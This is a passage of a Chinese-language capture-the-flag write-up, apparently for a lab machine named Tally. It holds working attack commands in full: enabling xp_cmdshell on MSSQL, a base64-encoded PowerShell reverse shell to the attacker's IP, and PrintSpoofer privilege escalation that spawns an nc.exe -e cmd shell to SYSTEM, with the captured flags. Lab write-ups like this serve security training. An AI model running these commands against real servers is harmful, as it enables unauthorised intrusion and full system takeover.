\read       \reconnect  \redraw     \reset      \return     \rpc        \run        \set        \shell      \show       \sleep      \snace
\unalias    \wait       \warranty   \while      emacs       vi
Use '\help [command]' for more details
1> █
```

指令參考：https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15

靶機


`xp_cmdshell`函數沒有開啟，需要手動打開



```
1> xp_cmdshell whoami
2> go
Msg 15281, Level 16, State 1
Server 'TALLY', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security
configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling
'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
```

```
EXECUTE sp_configure 'show advanced options', 1
reconfigure
go

EXEC SP_CONFIGURE 'xp_cmdshell', 1
```

```
reconfigure
go
```




```
1> EXECUTE sp_configure 'show advanced options', 1
2> reconfigure
3> go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
(return status = 0)
1> EXEC SP_CONFIGURE 'xp_cmdshell', 1
2> reconfigure
3> go
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
(return status = 0)
1> xp_cmdshell 'whoami'
2> go
        output

        ------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------
-------------------------------------------------------

        tally\sarah

        NULL


(2 rows affected, return status = 0)
1>
```

進行反彈（成功）


```
1> xp_cmdshell 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A
MQA0AC4AMQAyACIALAA5ADIAMAAwACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA
IAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A
VABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAp
ADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBk
AGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA
SQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdABy
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIA
eQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7
```

```
ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=='
2> go
```




```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.59] 51614
whoami
tally\sarah
PS C:\Windows\system32> cd c:\users
```

user flag




```
PS C:\users\Sarah> type C:\users\Sarah\Desktop\user.txt
e7f09a3136d5ad23ab61fd912640c656
```

訊息收集




```
PS C:\users\Sarah> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\users\Sarah>
```

出現`SeImpersonatePrivilege`，
之前有做過此漏洞
參考：https://github.com/itm4n/PrintSpoofer
檔案上傳靶機後並反彈且獲取最高權限
靶機：




```
PS C:\users\Sarah> ./PrintSpoofer32.exe -c "C:\users\Sarah\nc.exe 10.10.14.12 5555 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

最高權限



```
┌──(root㉿kali)-[/home/kali/Desktop/tool/nc_list]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.59] 51672
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\users\Administrator
cd C:\users\Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8EB3-6DCB

 Directory of C:\Users\Administrator

09/17/2017  09:33 PM    <DIR>          .
09/17/2017  09:33 PM    <DIR>          ..
08/31/2017  01:20 AM    <DIR>          .idlerc
08/30/2017  07:17 AM    <DIR>          Contacts
10/19/2017  10:45 PM    <DIR>          Desktop
08/30/2017  01:39 PM    <DIR>          Documents
10/15/2017  11:39 PM    <DIR>          Downloads
08/30/2017  07:17 AM    <DIR>          Favorites
08/30/2017  07:17 AM    <DIR>          Links
08/30/2017  07:17 AM    <DIR>          Music
08/30/2017  07:17 AM    <DIR>          Pictures
08/30/2017  07:17 AM    <DIR>          Saved Games
08/30/2017  07:17 AM    <DIR>          Searches
08/30/2017  07:17 AM    <DIR>          Videos
09/02/2017  10:55 PM    <DIR>          WINDOWS
               0 File(s)              0 bytes
              15 Dir(s)   2,916,028,416 bytes free
```

root flag



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
869f3533bb81dd770dad3d6e52cc5d97
```